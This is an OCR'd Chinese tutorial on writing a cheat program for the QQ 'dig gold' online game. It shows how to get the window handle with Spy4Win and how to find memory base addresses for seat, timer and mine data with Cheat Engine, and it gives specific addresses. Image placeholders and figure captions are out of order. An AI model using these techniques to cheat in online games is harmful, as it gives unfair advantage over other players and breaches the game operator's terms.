


图2　找到的信息

通过学习和交流，我发现用简单的小游戏入门还是很容易的。下面我就以QQ挖金子游戏为例，与大家分享我的入门经历吧。

工欲善其事，必先利其器，首先说说我们要使用的工具吧。对于刚入门的朋友来说，先掌握几款常用的工具吧。

要进行简单的游戏分析，调试工具使用**CE**，编程工具使用DELPHI7（当然也可以使用delphi 2010，不过推荐使用delphi7，因为delphi7的绿色U盘版很好用、很方便），需要一个辅助工具SPY++。不过delphi7的绿色版已经集成了很多辅助工具，这也是我极力推荐的原因。

第一部分：游戏调试篇

在开始编程之前，首先是对游戏进行分析，获得游戏窗口基本信息和数据内存地址，这一步需要有一定的逆向工程能力和耐心。

第一步：游戏窗口信息的获取

首先是获得窗口标题信息，我们可以用SPY++这类工具进行分析。不过在分析的过程中发现，SPY++是无法查到挖金子游戏窗口标题的（看来腾讯是把微软的这个窗口分析工具给屏蔽了），因此我们使用delphi7绿色版自带的工具**Spy4Win**来进行查找，方法比较简单：

在delphi7的“Tools”菜单下找到工具“Spy4Win”，如图1所示。

然后拖动Spy4Win界面上的小狗图标到QQ挖金子游戏窗口，就可以查看窗口信息了，如图2所示。

在工具的“代码”页可以看到关于窗口句柄查找的api函数，而且还有vc、vb、delphi三个版本的说明，这对编程是有一定帮助的，如图3所示。

记录这些信息，我们继续下一步的分析，其实只要记住图3中的代码即可。

第二步：游戏内存地址的获取

分析游戏数据在内存中的地址是比较重要的，因为外挂的原理一般都是通过对游戏数据的操作来实现外挂功能的。首先我们确定要查找的数据：**座位号、时间、踩雷数据**等。

打开CE，附加游戏进程，如图4所示。




图4　附加游戏进程




图5　查找变化的数据

然后变换座位号，用CE查找变化的数据，操作方法如下：首先设置扫描类型为“未知初始化数值”、数值类型为“字节”，然后点击“首次扫描”进行数据获取，如图5所示。




图6　再次扫描




图7　找到座位号基址

这样会找到很多结果，然后在QQ游戏大厅中换座位，再在CE窗口中设置扫描类型为“更改的数值”，点击“再次扫描”进行数据的筛选，如图6所示。

如上步骤反复筛选，在结果栏中绿色数据就是我们要找的座位号基址了。然后双击这个基址将其保存在下面的数据监视窗口进行实时查看，




图10 界面设计

如图7所示。

那么座位号基址就是：**0043E1F4**。下面我们来查找其他数据，方法与前类似。

游戏开局以后，时间的值会逐渐减少，那我们就可以用CE查找“减少的数值”进行筛选，如图8所示。

时间的基址就是：**0043E0A9**，下面再查查踩雷的数据地址。

一开始找这个地址的时候有点麻烦，方法是这样的：在没有踩雷时在CE中扫描“未知初始化数值”，踩雷后在CE中扫描“更改的数值”，然后在挖金子中点击“取消”后，回到CE中扫描“更改的数值”。




图8 筛选

